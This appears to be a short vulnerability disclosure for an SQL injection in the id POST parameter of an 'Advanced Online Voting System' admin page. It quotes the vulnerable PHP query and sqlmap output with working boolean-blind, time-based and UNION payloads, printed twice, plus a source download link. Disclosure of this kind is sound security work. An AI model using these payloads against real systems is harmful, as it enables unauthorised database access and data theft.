

SQL injection vulnerability exits in id parameter of /admin/positions_row.php file of Advanced Online Voting System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
	if(isset($_POST['id'])){
		$id = $_POST['id'];
		$sql = "SELECT * FROM positions WHERE id = '$id'";
		$query = $conn->query($sql);
```



```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2902=(SELECT (CASE WHEN (2902=2902) THEN 2902 ELSE (SELECT 1686 UNION SE
LECT 5790) END))-- -

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7459 FROM (SELECT(SLEEP(5)))ONzq)-- QRxr

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7176707871,0x497a546b76517a796c7574
63644e7264655271464c56626e776a6c506a4b48677a6c714b62734c71,0x716a7a6a71)-- -
---
```

“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=1' AND 2902=(SELECT (CASE WHEN (2902=2902) THEN 2902 ELSE (SELECT 1686 UNION SELECT 5790) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 7459 FROM (SELECT(SLEEP(5)))ONzq)-- QRxr

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7176707871,0x497a546b76517a796c757463644e7264655271464c56626e776a6c506a4b48677a6c714b62734c71,0x716a7a6a71)-- -

---

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/